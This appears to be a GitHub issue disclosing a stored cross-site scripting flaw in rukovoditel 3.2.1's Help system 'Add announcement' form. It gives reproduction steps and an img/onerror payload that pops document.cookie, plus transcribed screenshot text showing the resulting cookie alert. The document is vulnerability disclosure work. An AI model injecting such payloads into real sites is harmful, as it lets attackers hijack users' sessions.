Stored Cross Site Scripting Vulnerability on "Help system" in "Add announcement" function in rukovoditel 3.2.1 #14

Open anhdq201 opened this issue on Nov 2 · 0 comments

anhdq201 commented on Nov 2 • edited Owner


Version: 3.2.1

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in "Add announcement" function in the "Help System" feature.

Proof of Concept

Step 1: Go to "/index.php?module=help_pages/pages&entities_id=24", click "Add announcement" and insert payload " `<img src=1 onerror='alert(document.cookie)'/>` " in "Title" field.



localhost:13338/index.php?module=help_pages/pages&entities_id=24

Is Active? ☑

Color: Default

Icon:

Enter icon name from Font Awesome or Line Awesome lib.
For example: fa-bell or la-bell.

Title: <img src=1 onerror='alert(document.cookie)'/>

Not required field

Description:


Words: 0

Display date: From To

Users Groups: Select some options

Sort Order:

Step 2: Alert XSS Message


rukovoditel | Help system | Users
rukovoditel | Configuration
rukovoditel | Application Entities
localhost:13338/index.php?module=help_pages/pages&entities_id=24
rukovoditel.demo
administrator test
Dashboard
test
Projects
test 2
Users
"__script_alert(1)_/script_
"__script_alert(1)_/script_
Reports
Configuration
Application Structure
Extension
Tools
Documentation
Entities List
Discussi
Go to
Access
Commen

localhost:13338 says

```
fusion76pfl_visited=yes; KCFINDER_showname=on;
KCFINDER_showsize=off; KCFINDER_showtime=off;
KCFINDER_order=name; KCFINDER_orderDesc=off;
KCFINDER_view=thumbs; KCFINDER_displaySettings=off;
_ga=GA1.1.218229828.1664898394; fusion768l1_visited=yes;
usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0%2C2; usertbl_search=%25;
cookie_test=please_accept_for_session;
__gads=ID=b63f95e1677676e3-223ed1eb6ed700
00:T=1666372760:RT=1666372760:S=ALNI_Mb01DmkK_v0i8i2k2nPvi
```

OK

Help system

Create informational pages and announcements for a specific entity. Read more.

Add announcement

Action	Color	Title	Assigned To	Is Active?	Created By	Sort Order
	Default			Yes	administrator test	0

Add page

Action	Position	Title	Assigned To	Is Active?	Created By	Sort Order
No Records Found						

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

anhdq201 changed the title ~~Stored Cross Site Scripting Vulnerability on "Help system" in rukovoditel 3.2.1~~ Stored Cross Site Scripting Vulnerability on "Help system" in "Add announcement" function in rukovoditel 3.2.1 on Nov 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant